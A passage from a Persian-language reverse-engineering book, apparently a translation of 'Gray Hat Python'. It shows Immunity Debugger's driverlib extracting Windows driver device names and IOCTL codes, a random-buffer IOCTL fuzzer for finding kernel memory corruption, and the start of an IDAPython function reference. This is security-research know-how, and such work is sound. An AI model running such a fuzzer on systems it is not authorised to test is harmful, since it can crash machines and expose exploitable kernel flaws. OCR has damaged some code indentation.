در قسمت بعدی ما یاد میگیریم چگونه از driverlib ابزار آنالیز- ایستا که بهراه دیباگر Immunity آماده است, استفاده میکنیم. با استفاده از driverlib ما میتوانیم تمام نام های درایور های ممکن بهراه کد IOCTL که آنها پشتیبانی میکنند را استخراج کنیم. از آنجا ما میتوانیم یک فازر بسیار موثر مستقل تولیدی ایجاد کنیم که میتواند آسیب پذیری ها را بدون نیاز به فعالیت کاربر پیدا کند.

10.3 فاز کردن درایور ها با استفاده از دیباگر Immunity

driverlib یک کتابخانه ی پایتون است که برای خودکار سازی برخی از وظایف مهندسی معکوس برای کشف برخی از اطلاعات کلیدی درایور ها است. به طور نمونه برای مشخص کردن نام درایور ها و IOCTL های پشتیبانی شده,ما باید آنها را در IDA Pro و یا دیباگر Immunity بارگذاری کنیم و به صورت دستی با مطالعه کد تبدیل شده به اسمبلی کار خود را ادامه دهیم. ما نگاهی به کد driverlib

برای فهمیدن, فرایند خودکار سازی خواهیم داشت و سپس از این خودکاری سازی برای استخراج کد های IOCTL و نام درایورها برای فازر درایور خود استفاده میکنیم. بگذارید ابتدا نگاهی به کد driverlib داشته باشیم.

10.3 پیدا کردن نام وسیله ها

با استفاده از کتابخانه ی پایتون دیباگر Immunity , پیدا کردن نام وسیله های داخل درایور ها بسیار ساده است. نگاهی به کد زیر داشته باشید که درواقع کد شناسایی وسیله ها در داخل driverlib است.

```
def getDeviceNames( self ):

      string_list = self.imm.getReferencedStrings( self.module.getCodebase() )

  for entry in string_list:

      if "\\Device\\" in entry[2]:

        self.imm.log( "Possible match at address: 0x%08x" % entry[0],
          address = entry[0] )

       self.deviceNames.append( entry[2].split("\"")[1] )

    self.imm.log("Possible device names: %s" % self.deviceNames)


   return self.deviceNames
```

روتین پیدا کردن نام وسیله ها در driverlib

این کد بسادگی یک لیست از رشته های ارجاع شده از درایور را دریافت میکند و سپس به صورت یک حلقه تکرار آنها را برای "\Device\" جستجو میکند, که ممکن است نمایشگر این باشد که درایور از آن نام برای ثبت لینک نمادین استفاده کرده باشد, بنابراین یک برنامه مد=کاربر میتواند یک کنترل کننده از آن کسب کند. برای امتحان کردن این موضوع, تلاش کنید درایور C:\WINDOS\system32\beep.sys را در دیباگر immunity بارگذاری کنید. بعد اینکه بارگذاری شد, از PyShell موجود در دیباگر استفاده کنید و کد زیر را وارد کنید.

```
*** Immunity Debugger Python Shell v0.1 ***
Immlib instanciated as 'imm' PyObject
READY.
>>> import driverlib
>>> driver = driverlib.Driver()
>>> driver.getDeviceNames()
['\\Device\\Beep']
>>>
```

شما میتوانید ببینید که ما یک نام معتبر را یعنی \\Device\\Beep در سه خط کد بدون شکار در جدول رشته ها و یا مطالعه خط به خط کد اسمبلی بدست آوردیم. حالا اجازه بدهید تا اصلی انشعاب IOCTL[۲۷۰] و کد های IOCTL که درایور پشتیبانی میکند را استحراج کنیم.

10.4 پیدا کردن روتین انشعاب IOCTL

هر درایور که یک رابط IOCTL را پیاده سازی میکند باید یک روتین انشعاب IOCTL داشته باشد تا بتواند درخواست های مختلف IOCTL را پردازش کند. وقتی یک درایور بارگذاری میشود, اولین روتین که فراخوانی میشود DriverEntry است. اسکلت روتین DriverEntry برای درایوری که انشعاب IOCTL را ایجاد میکند در لیست زیر به نمایش گذاشته است.

```
NTSTATUS DriverEntry(IN PDRIVER_OBJECT DriverObject,
IN PUNICODE_STRING RegistryPath)
{
    UNICODE_STRING uDeviceName;
    UNICODE_STRING uDeviceSymlink;
    PDEVICE_OBJECT gDeviceObject;
     RtlInitUnicodeString( &uDeviceName, L"\\Device\\GrayHat" );
    RtlInitUnicodeString( &uDeviceSymlink, L"\\DosDevices\\GrayHat" );
   // Register the device
   IoCreateDevice( DriverObject, 0, &uDeviceName,
                    FILE_DEVICE_NETWORK, 0, FALSE,
                   &gDeviceObject );
// We access the driver through its symlink
IoCreateSymbolicLink(&uDeviceSymlink, &uDeviceName);
// Setup function pointers
DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL]
                                                = IOCTLDispatch;
DriverObject->DriverUnload
                                                = DriverUnloadCallback;
DriverObject->MajorFunction[IRP_MJ_CREATE]
                                            = DriverCreateCloseCallback;
DriverObject->MajorFunction[IRP_MJ_CLOSE]
                                            = DriverCreateCloseCallback;
return STATUS_SUCCESS;
}
```

کد سی برای یک روتین ساده DriverEntry

کد بالا یک روتین ساده DriverEntry است, اما مشخص میکند که چگونه بیشتر درایور ها خودشان را آماده میکنند. خطی که برای ما جذاب است خط زیر است:

```
DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] = IOCTLDispatch
```

[270] Dispatch

این خط به درایور میگوید که تابع IOCTLDispatch تمام درخواست های IOCTL را مدریت میکند. وقتی که درایور ترجمه میشود, این کد C به کد اسمبلی زیر تبدیل میشود :

```
mov dword ptr [REG+70h], CONSTANT
```

شما یک ست از دستورات ویژه جایی که ساختمان MajorFunction قرار دارد (RET در کد اسمبلی) در آفست 0x70 ارجاع شده است, مشاهده کنید و در نهایت اشاره گر تابع (CONSTANT در اسمبلی) را خواهیم داشت, که دقیقا مکانی است که ما به دنبال کدهای IOCTL میگردیم. تابع جستجوی انشعاب که به وسیله ی driverlib آماده شده است کدی شبیه زیر دارد.

```
def getIOCTLDispatch( self ):
     search_pattern = "MOV DWORD PTR [R32+70],CONST"



    dispatch_address = self.imm.searchCommandsOnModule( self.module
   .getCodebase(), search_pattern )



    # We have to weed out some possible bad matches
    for address in dispatch_address:


        instruction = self.imm.disasm( address[0] )

        if "MOV DWORD PTR" in instruction.getResult():
            if "+70" in instruction.getResult():
             self.IOCTLDispatchFunctionAddress =
             instruction.getImmConst()
            self.IOCTLDispatchFunction =
            self.imm.getFunction( self.IOCTLDispatchFunctionAddress )
           break



# return a Function object if successful
return self.IOCTLDispatchFunction
```

تابع پیدا کردن انشعاب IOCTL در صورتی که یک تابع موجود باشد

این کد از API قدرتمند جستجوی دیباگر Immunity برای پیدا کردن تمام حالت های ممکن در مکان مورد جستجوی ما استفاده میکند. بعد اینکه یک تطابق پیدا شد, ما یک شئ تابع که نمایشگر بازگشت از انشعاب IOCTL است را ارسال میکنیم و سپس کار خود را برای شکار کد های معتبر IOCTL آغاز میکنیم. در ادامه ما نگاهی به خود تابع انشعاب IOCTL خواهیم داشت و سپس از تعدادی روش ابتکاری ساده برای پیدا کردن کدهای IOCTL های پشتیبانی شده, استفاده میکنیم.

10.4 تشخیص کدهای IOCTL پشتیبانی شده

روتین انشعاب IOCTL معمولا عکس العمل های مختلفی مبتنی بر کدی که با ایت روتین پاس میشود دارد. ما میخواهیم تمام مسیر های کد IOCTL را مشخص کنیم, و به همین دلیل به خودمان زحمت پیدا کردن این مقادیر را میدهیم, بگذارید ابتدا اسکلت کد C تابع انشعاب IOCTL را بررسی کنیم, و سپس به کشف و مونتاژ کد اسمبلی که مسئول گرفتن کدهای IOCTL است خواهیم پرداخت. لیست زیر یک نمونه بارز از تابع انشعاب IOCTL است.

```
NTSTATUS IOCTLDispatch( IN PDEVICE_OBJECT DeviceObject, IN PIRP Irp )
{


   ULONG FunctionCode;
   PIO_STACK_LOCATION IrpSp;

   // Setup code to get the request initialized
   IrpSp = IoGetCurrentIrpStackLocation(Irp);
   ۱ FunctionCode = IrpSp->Parameters.DeviceIoControl.IoControlCode;


   // Once the IOCTL code has been determined, perform a
   // specific action

   ۲ switch(FunctionCode)
      {
      case 0x1337:
       // ... Perform action A
      case 0x1338:
       // ... Perform action B
      case 0x1339:
       // ... Perform action C
       }

   Irp->IoStatus.Status = STATUS_SUCCESS;
   IoCompleteRequest( Irp, IO_NO_INCREMENT );

   return STATUS_SUCCESS;
}
```

یک روتین انشعاب IOCTL ساده شده با سه کد IOCTL (0x1337,0x1338,0x1339)

بعد از اینکه تابع مقدار را از درخواست IOCTL دریافت کرد (۱ درکد) معمولا این موضوع که یک دستور switch{} (۲ در کد) برای اینکه درایور چع عکس العملی را درمقابل کدی که IOCTL ارسال کرده است, انجام دهد,کاملا عادی است. راههای مختلفی برای تبدیل این کد به اسمبلی وجود دارد. برای مثال نگاهی به لیست زیر داشته باشید.

```
// Series of CMP statements against a constant
CMP DWORD PTR SS:[EBP-48], 1339 # Test for 0x1339
JE 0xSOMEADDRESS # Jump to 0x1339 action
CMP DWORD PTR SS:[EBP-48], 1338 # Test for 0x1338
JE 0xSOMEADDRESS
```


```
CMP DWORD PTR SS:[EBP-48], 1337 # Test for 0x1337
JE 0xSOMEADDRESS

// Series of SUB instructions decrementing the IOCTL code
MOV ESI, DWORD PTR DS:[ESI + C] # Store the IOCTL code in ESI
SUB ESI, 1337 # Test for 0x1337
JE 0xSOMEADDRESS # Jump to 0x1337 action
SUB ESI, 1 # Test for 0x1338
JE 0xSOMEADDRESS # Jump to 0x1338 action
SUB ESI, 1 # Test for 0x1339
JE 0xSOMEADDRESS # Jump to 0x1339 action
```

کد تبدیل شده به اسمبلی برای جمله های متفاوت {}switch

راههای بسیار زیادی برای تبدیل جمله ی {}switch به کد اسملبی وجود دارد, اما معقول ترین آنها دو نمونه ای است که در لیست بالا مشاهده کردید. در مثال اول ما یک سری از دستورات CMP را مشاهده میکنیم, ما میتوانیم به سادگی مشاهده کنیم یک ثابت شروع به مقایسه با IOCTL های پاس شده است. که ثابت بحث شده باید یک کد معتبر IOCTL که در توسط درایور پشتیبانی میشود, باشد. در مثال دوم ما یک سری دستورات SUB را در برابر تعدادی ثبات مشاهده میکنیم (در این مثال ESI) که همراه با تعدادی دستور JMP شرطی شده اند. در این مثال کلید پیدا کردن ثابت اصلی دستور زیر است :

```
SUB ESI, 1337
```

این خط به ما میگوید پایین ترین کد IOCTL پشتیبانی شده 0x1337 است. از آنجا, هر دستور SUB که میبینیم, در واقع ما با استفاده از مقدار پایه ثابت خود و اضافه کردن به آن کدهای صحیح دیگر ICOTL را می یابیم. نگاهی به تابع getIOCTLCodes() که به خوبی توضیح داده شده است در lib/driverlib/ در داخل دایرکتوری دیباگر Immunity داشته باشید. این تابع به صورت خودکار بر روی انشعاب IOCTL قدم میگذارد و مشخص میکند که درایور هدف چه کدهای IOCTL را پشتیبانی میکند. شما میتوانید برخی از این قابلیت ها را در عمل مشاهده کنید.

حالا که متوجه شدید driverlib میتواند برخی کارهای حیله گرانه را برای ما انجام دهد بگذارید از آن بهره بجوییم. ما از driverlib برای پیدا کردن نام وسیله ها و پیدا کردن کد های IOCTL پشتیبانی شده استفاده میکنیم و نتایج را در یک pickle[۲۷۱] پایتون ذخیره میکنیم. سپس یک فازر IOCTL مینوسیم که از نتیجه pickle شده برای فاز کردن روتینهای IOCTL پشتیبانی شده استفاده میکنیم. اینکار نه تنها محدوده ی تست ما را در برابر درایور بیشتر میکند بلکه نیازی به کار کردن با برنامه ی مد–کاربر برای به کار انداختن فازر نداریم. پیش به سوی فاز !

271 *http://www.python.org/doc/2.1/lib/module-pickle.html.*

10.5 ساختن یک درایور فازر

مرحله اول ساختن PyCommand برای IOCTL-dump برای اجرا داخل دیباگر immunity است. یک فایل پایتون جدید ایجاد کنید, و نام آن را ioctl_dump.py بگذارید و کد زیر را در آن قراردهید:

ioctl_dump.py

```
import pickle
import driverlib
from immlib import *

def main( args ):
    ioctl_list = []
    device_list = []

    imm = Debugger()
    driver = driverlib.Driver()

    # Grab the list of IOCTL codes and device names
1   ioctl_list = driver.getIOCTLCodes()
        if not len(ioctl_list):
        return "[*] ERROR! Couldn't find any IOCTL codes."

2   device_list = driver.getDeviceNames()
        if not len(device_list):
        return "[*] ERROR! Couldn't find any device names."

   # Now create a keyed dictionary and pickle it to a file
3   master_list = {}
    master_list["ioctl_list"] = ioctl_list
    master_list["device_list"] = device_list

    filename = "%s.fuzz" % imm.getDebuggedName()
    fd = open( filename, "wb" )

4   pickle.dump( master_list, fd )
    fd.close()

    return "[*] SUCCESS! Saved IOCTL codes and device names to %s" % filename
```

این PyCommand بسیار ساده است. که در واقع لیست کدهای IOCTL را دریافت میکند (۱ درکد) سپس نام وسیله ها را دریافت میکند (۲ درکد), هر دوی آنها را در یک دیکشنری ذخیره میکند (۳ درکد) و سپس دیکشنری را در یک فایل ذخیره میکند (۴ درکد). بسادگی درایور هدف را درون دیباگر Immunity بارگذاری کنید و PyCommand را به صورت ioctl_dump! اجرا کنید. فایل pickle حالا درون دایرکتوری دیباگر immunity ذخیره میشود.

حالا ما لیست نام وسیله ها و کد های IOCTL آنها را داریم, حالا اجازه دهید فازر ساده خود را برای استفاده از آنها بنویسیم. این نکته قابل توجه است که فازر ما فقط بدنبال تخریب های حافظه و سرریزی های بافر میگردد, اما بسادگی میتواند برای پیدا کردن انواع

کلاسهای دیگر آسیب پذیری گسترش دهیم. یک فایل پایتون جدید بسازید و نام آن را my_ioctl_fuzzer.py بگذارید و کد زیر را در آن قرار دهید.

my_ioctl_fuzzer.py

```
import pickle
import sys
import random

from ctypes import *

kernel32 = windll.kernel32

# Defines for Win32 API Calls
GENERIC_READ = 0x80000000
GENERIC_WRITE = 0x40000000
OPEN_EXISTING = 0x3

1 # Open the pickle and retrieve the dictionary
fd = open(sys.argv[1], "rb")
master_list = pickle.load(fd)
ioctl_list = master_list["ioctl_list"]

device_list = master_list["device_list"]
fd.close()

# Now test that we can retrieve valid handles to all
# device names, any that don't pass we remove from our test cases
valid_devices = []


2 for device_name in device_list:

      # Make sure the device is accessed properly
        device_file = u"\\\\.\\%s" % device_name.split("\\")[::-1][0]

        print "[*] Testing for device: %s" % device_file

        driver_handle = kernel32.CreateFileW(device_file,GENERIC_READ|
                                                GENERIC_WRITE,0,None,OPEN_EXISTING,0,None)

   if driver_handle:

      print "[*] Success! %s is a valid device!"

     if device_file not in valid_devices:
          valid_devices.append( device_file )

     kernel32.CloseHandle( driver_handle )
else:
     print "[*] Failed! %s NOT a valid device."

if not len(valid_devices):
   print "[*] No valid devices found. Exiting..."
```


```
    sys.exit(0)

# Now let's begin feeding the driver test cases until we can't bear
# it anymore! CTRL-C to exit the loop and stop fuzzing
while 1:
      # Open the log file first
        fd = open("my_ioctl_fuzzer.log","a")
# Pick a random device name
3 current_device = valid_devices[random.randint(0, len(valid_devices)-1 )]
fd.write("[*] Fuzzing: %s\n" % current_device)

# Pick a random IOCTL code
4 current_ioctl = ioctl_list[random.randint(0, len(ioctl_list)-1)]
fd.write("[*] With IOCTL: 0x%08x\n" % current_ioctl)

# Choose a random length
5 current_length = random.randint(0, 10000)
fd.write("[*] Buffer length: %d\n" % current_length)

# Let's test with a buffer of repeating As
# Feel free to create your own test cases here
in_buffer = "A" * current_length

# Give the IOCTL run an out_buffer
out_buf = (c_char * current_length)()
bytes_returned = c_ulong(current_length)

# Obtain a handle
driver_handle = kernel32.CreateFileW(device_file, GENERIC_READ|
GENERIC_WRITE,0,None,OPEN_EXISTING,0,None)

fd.write("!!FUZZ!!\n")
# Run the test case
kernel32.DeviceIoControl( driver_handle, current_ioctl, in_buffer,
current_length, byref(out_buf),
current_length, byref(bytes_returned),
None )

fd.write( "[*] Test case finished. %d bytes returned.\n\n" %
        bytes_returned.value )

# Close the handle and carry on!
kernel32.CloseHandle( driver_handle )
fd.close()
```

ما کار خود را با بازکردن دیکشنری کدهای IOCTL و نام وسیله ها از فایل pickle شروع میکنیم (۱ درکد) از آنجا ما مطمئن که آیا میتوانیم یک کنترل کننده از تمام وسیله های لیست شده کسب کنیم یا خیر. (۲ درکد) اگر ما در کسب یک کنترل کننده از یک وسیله ی خاص ناموفق باشیم, آن را از لیست حذف میکنیم. و براحتی یک وسیله ی تصادفی انتخاب میکنیم (۳ درکد) و یک کد IOCTL تصادفی نیز انتخاب میکنیم (۴ در کد) و یک بافر از با طول تصادفی ایجاد میکنیم (۵ درکد) سپس ما IOCTL را به درایور ارسال میکنیم و به سمت تست بعدی میرویم.

برای امتحان فازرتان, براحتی مسیر فایل های تست را بدهید و اجازه دهید که اجرا شود, یک مثال میتواند به صورت زیر باشد:

```
C:\>python.exe my_ioctl_fuzzer.py i2omgmt.sys.fuzz
```

اگر سیستمی که بر روی آن کار میکنید تخریب شد, بسادگی مشخص میشود کدام کد IOCTL باعث آن شده است, چرا که شما از آخرین کدهای ارسالی که با موفقیت اجرا شده اند به درستی نسخه برداری کرده اید. لیست زیر یک مثال از خروجی فازر در برابر یک درایور بدون نام را مشخص میکند.

```
[*] Fuzzing: \\.\unnamed
[*] With IOCTL: 0x84002019
[*] Buffer length: 3277
!!FUZZ!!

[*] Test case finished. 3277 bytes returned.
[*] Fuzzing: \\.\unnamed
[*] With IOCTL: 0x84002020
[*] Buffer length: 2137
!!FUZZ!!
[*] Test case finished. 1 bytes returned.


[*] Fuzzing: \\.\unnamed
[*] With IOCTL: 0x84002016
[*] Buffer length: 1097
!!FUZZ!!
[*] Test case finished. 1097 bytes returned.



[*] Fuzzing: \\.\unnamed
[*] With IOCTL: 0x8400201c
[*] Buffer length: 9366
!!FUZZ!!
```

خروجی نسخه برداری شده از یک فازینگ موفق

کاملا واضح است که آخرین IOCTL یعنی 0x8400201c باعث خطا شده است چرا که در ادامه ی نسخه برداری ما چیزی نمیبینیم. من امیدوارم شما هم مثل من در فاز کردن درایور خوش شانس باشید. این یک فازر بسیار ساده است, لطفا در گسترش آن احساس آزادی کامل بکنید. یکی از بهبودی هایی که شما میتوانید اعمال کنید این است که یک بافر با سایز تصادفی اما با تنظیم کردن پارامترهای InBufferLenght و OutBufferLenght برای داشتن مقداری متفاوت از بافر موجود که شما در حال پاس دادن مقدار به آن هستید, ایجاد کنید.

حالا میتوانید به جلو بروید و تمام درایورهای ممکن در مسیرتان را نابود کنید !

فصل یازدهم – IDAPython اسکریپت نویسی برای IDA Pro

IDA Pro[۲۷۲] بهترین ابزار برای تحلیل فایل ها به صورت ایستا است که انتخاب هر کسی که در ضمینه ی معندسی معکوس فعالیت میکند است. که توسط تیم Hex-Rays[۲۷۳] در بروکسل, بلژیک ارائه و توسط فرماده معماری افسانه ای آن یعنی Ilfak Guilfanov هدایت میشود. IDA دارای قابلیت های تحلیل بیشماری میباشد. این ابزار میتواند تقریبا تمام معممارری را پوشش دهد, برای روی پلتفرم های مختلفی اجرا شود, و دارای یک دیباگر داخلی است. علاوه بر قابلیت های هسته, IDA دارای IDC که زبان اسکرپیتی این ابزار است و یک SDK که به برنامه نویسان دسترسی کامل به API ابزار IDA را میدهد, میباشد.


با استفاده از معماری بازی که IDA فراهم ساخته است, در سال 2004 دو نفر با نام های Geregy Erdeliy و Ero Carrera پلاگین IDA Python را که به فردی که معندسی معکوس را انجام میدهد امکان دسترسی کامل به هسته اسکرپیت نویسی IDC و API پلاگین IDA و تمام ماژولهای معمول دیگر را در داخل پایتون, میدهد. این قابلیت به شما این امکان را میدهد که اسکرپیت های قدرتمندی به انجام منظور وظایف خودکار در IDA به وسیله ی پایتون خالص بنویسید. IDAPython برای ابزارهایی تجاری مانند BinNavi[۲۷۴] از Zynamics و همچنین ابزارهای متن باز مانند Paimei[۲۷۵] و PyEmu (که در فصل دوازدهم پوشش داده شده) استفاده شده است. ابتدا ما مراحل نصب و اجرای IDAPython با استفاده از IDA Pro 5.2 را بررسی میکنیم. سپس توابعی معمول و کاربردی IDAPython را شرح میدهیم, و کار خود را با نوشتن اسکرپیت های برای مثال برای سرعت بخشیدن به وظایف معندسی معکوس که شما معمولا میبینید, پایان میدهیم.

272 *http://www.idabook.com/*
273 *http://www.hex-rays.com/idapro/*
274 *http://www.zynamics.com/index.php?page=binnavi*.
275 *http://code.google.com/p/paimei/*

۱۱,۱ نصب IDAPython


برای نصب IDAPython شما ابتدا احتیاج دارید بسته ی اجرایی آن را دریافت کنید, از لینک موجود در ادامه برای دریافت آن استفاده کنید: http://idapython.googlecode.com/files/idapython-1.0.0.zip بعد از اینکه فایل فشرده شده را دریافت کردید آن را در یک دایکتوری باب میلتان باز کنید, در پوشه ی باز شده یک دایرکتوری plugins وجود دارد, که در داخل آن یک فایل به نام python.plw وجود دارد. شما نیاز دارید تا فایل python.plw را در داحل دایرکتوری plugins در پوشه ی IDA Pro خود کپی کنید. در صورت نصب پیشفرض IDA این دایرکتوری در مسیر C:\Program Files\IDA\plugins قرار دارد. از فولدر باز شده پوشه ی IDAPython را نیز در دایرکتوری اصلی پایتون کپی کنید که به صورت پیشفرض در مسیر C:\Program Files\IDA قرار دارد.

برای اینکه مطمون شوید مراحل نصب را به درستی انجام داده اید, به سادگی هر فایل اجرایی را در IDA بارگذاری کنید, و بعد از اینکه تحلیل خودکار آن پایان یافت, شما در پنجره ی کوچک پایین باید ببینید که IDAPython نصب شده است. خروجی IDA Pro شما در پنجره ی کوچک باید چیزی شبیه تصویر زیر باشد.



خروجی IDA Pro در هنگام نصب صحیح IDA Python

حالا که شما با موفقیت IDAPython را نصب کردید, دو گزینه ی اضافی به منو FILE در IDA Pro نیز اضافه شده اند که میتوانید آنها را در تصویر زیر مشاهده کنید



منوی فایل IDA Pro بعد از نصب IDA Python

دو گزینه ی جدید Python file و Python Command هستند. همچنین برای آنها کلید های دسترسی سریع نیز تعریف شده است. اگر شما میخواهید یک دستور ساده پایتون را اجرا کنید, شما میتوانید بر روی گزینه ی Python Command کلیک کنید, و یک پنجره برای شما باز خواهد شد و دستور را از شما میگیرد و در نهایت خروجی را نمایش میدهد. گزینه ی Python file برای اجرای اسکریپت های تکی IDAPython استفاده میشود, و این در این فصل ما میخواهیم نگاهی به نحوه ی اجرای این کدها داشته باشیم. حالا که IDAPython نصب شده است و به درستی کار میکند, حالا اجازه بدهید به بررسی توابعی که در IDA Python به طور معمول مورد استفاده قرار میگیرند, بپردازیم.

۱۱,۱ توابع IDAPython

IDAPython کاملا مطیع IDC است, این بدین معنی است که هر فراخوانی تابع که IDC[۲۷۶] آن را پشتیبانی میکند میتواند در IDAPython اجرا شود. ما تعدادی از توابع که معمولا در هنگامی که شما میخواهید اسکریپت های IDAPython بنوسید به آن نیاز دارید را شرح میدهیم که میتوانید یک پایه خوب برای نوشتن اکسپریت های خودتان باشد. زبان IDC بیش از 100 فراخوانی تابع را پوشش میدهد, بنابراین لیست ما خارج از یک لیست کامل خواهد بود, اما شما میتوانید در اوقات فراغتتان آنها را کاملا عمیق بررسی کنید.

۱۱,۲ توابع کمکی

توابع زیر توابع کمکی هستند که میتوانند بسیار در اسکریپت های IDA Python کمک شما باشد.

```
ScreenEA()
```

آدرس جایی که نشانگر در صفحه ی IDA بر روی آن قرار دادن کسب میکند. این تابع به شما اجرا میدهد که یک آدرس شروع شناخته شده را برای اسکریپت خود برگزینید.

```
GetInputFileMD5()
```

هش MD5 فایل باینری بارگذاری شده در IDA را بازمیگرداند, که به شما برای رهگیری تغییرات فایل را نسخه به نسخه کمک میکند.

۱۱,۳ سگمنت ها

یک باینری در IDA در قسمت های مختلفی شکسته شده است, که هر کدام یک کلاس ویژه دارند (CODE, DATA, BSS, STACK, CONST یا XTRN) . توابع زیر برای کسب اطلاعات درباره ی قسمتهای مختلف که داخل باینری هستند, کارآمد هستند.

```
FirstSeg()
```

آدرس شروع اولین سگمنت در باینری را باز میگرداند.

[276] http://www.hex-rays.com/idapro/idadoc/162.shtml

NextSeg()

آدرس شروع اولین سگمنت بعدی در باینری و یا BADADDR را صورتی که سگمنت دیگیری وجود نداشته باشد باز میگرداند.

SegByName(string SegmentName)

آدرس شروع یک سگمتنت خاص را مبتنی بر نام آن باز میگرداند. برای مثال, فراخوانی آن با text. به عنوان آرگمان به شما آدرس شروع سگمنت کد در داخل فایل اجرایی را باز میگرداند.

SegEnd(long Address)

پایان سگمنت را مبتنی بر یک آدرس درون آن سگمنت بازمیگرداند.

SegStart(long Address)

شروع سگمنت را مبتنی بر یک آدرس درون آن سگمنت بازمیگرداند.

SegName(long Address)

نام سگمنت را مبتنی بر هر آدرسی درون آن سگمنت بازمیگرداند.

Segments()

یک لیست از آدرس های شروع برای تمام سگمنتهای موجود در باینری هدف را باز میگرداند

۱۱,۴ توابع

با توجه به تکرار بیش از حد برخی توابع در داخل یک باینری یکی از مواردی که شما اغلب در اسکریپت نویسی با آن رو به رو میشوید کاربا توابع است. روتین های زیر وقتی که با توابع درون فایل باینری سر و کار دارید مفید هستند :

Functions(long StartAddress, long EndAddress)

یک لیست از توابع مابین پارامترهای StartAddress و EndAddress را بازمیگرداند

Chunks(long FunctionAddress)

یک لیست از تکه های توابع یا بلاک های پایه را بازمیگرداند. هر آیتم لیست یک تاپل از(شروع و پایان تکه), که بع شروع و پایان هر تکه اشاره میکند.


```
LocByName( string FunctionName )
```

آدرس تابع را مبتنی بر نام آن بازمیگرداند

```
GetFuncOffset( long Address )
```

یک آدرس داخل تابع را به یک رشته به نام تابع و تعداد بایتی که رشته شروع تابع رد کرده است را بازمیگرداند.

آدرس تابع را مبتنی بر نام آن بازمیگرداند

```
GetFunctionName( long Address )
```

یک آدرس میگیرد, نام تابعی را که به آن تعلق دارد باز میگرداند.

۱۱,۵ Corss-Refrence

پیدا کردن Corss-Refrence های درون یک فایل باینری در مواقعی که میخواهید خط مشی اطلاعات و مسیرهای ممکن قسمت های جالب درون باینری هدف را کشف کنید, بسیار مفید است.IDAPython یک تابع میزبان برای مشخص کردن corss-refrence های متفاوت استفاده میشود

```
CodeRefsTo( long Address, bool Flow )
```

یک لیست از ارجاعات کد ها را از آدرس گرفته شده باز میگرداند. یک پرچم بولی به IDAPython میگوید که در هنگام شناسایی cross-refrence در خط مشی یک کد معمولی است یا خیر.

```
CodeRefsFrom( long Address, bool Flow )
```

یک لیست از مراجع کد, آدرس گرفته شده را باز میگرداند.

```
DataRefsTo( long Address )
```

یک لیست از مراجع آدرس گرفته شده را باز میگرداند. برای رهگیری متغییر های سراسری درون باینری هدف استفاده میشود.

```
DataRefsFrom( long Address )
```

یک لیست از مراجع اطلاعات, از آدرس گرفته شده باز میگرداند.

۱۱,۶ هوکهای دیباگر

یکی از قابلیت های دلچسب درون IDAPython قابلیت اعلان یک هوک دیباگر درون IDA و نصب یک کنترل کننده ی رویداد ها برای مدریت رویداد های احتمالی که ممکن است رخ بدهند, است. اگرچه IDA معمولا برای وظایف دیباگینگ استفاده نمیشود, در برخی از موارد راحتترین راه, راه اندازی دیباگر بومی IDA بجای استفاده از یک ابزار دیگر است. ما از یکی از این هوک های دیباگر

برای در بعد ساختن یک ابزار محدوده ی کد اجرا ساده استفاده میکنیم. برای راه اندازی یک هوک دیباگر, شما باید ابتدا یک کلاس هوک پایه و سپس کنترل کننده های رویدادها را داخل کلاس تعریف کنیم. ما از کلاس زیر برای مثال استفاده میکنیم :

```
class DbgHook(DBG_Hooks):

    # Event handler for when the Process starts
     def dbg_Process_start(self, pid, tid, ea, name, base, size):
          return

    # Event handler for Process exit
     def dbg_Process_exit(self, pid, tid, ea, code):
         return

   # Event handler for when a shared library gets loaded
     def dbg_library_load(self, pid, tid, ea, name, base, size):
        return

  # Breakpoint handler
    def dbg_bpt(self, tid, ea):
       return
```

این کلاس شامل تعدادی مدیریت کننده رویداد ,وقتی شما در حال ساختن یک اسکرپیت ساده درون IDA هستید, است. برای راه اندازی هوک دیباگر خود از کد زیر استفاده کنید:

```
debugger = DbgHook()
debugger.hook()
```

حالا دیباگر را اجرا کنید, و هوک شما تمام رویداد های درون دیباگر را دریافت میکند, و به شما یک کنترل بسیار سطح بالا بر روی دیباگر IDA میدهد.

اینجا برخی توابع کمکی که شما میتوانید در هنگام دیباگر کردن استفاده کنید وجود دارد:

```
AddBpt( long Address )
```

یک وقفه نرم افزاری بر روی آدرس مورد نظر قرار میدهد.

```
GetBptQty()
```

تعداد وقفه های که در حال اجرای این تابع مورد استفاده هستند را نمایش میدهد.

```
GetRegValue( string Register )
```

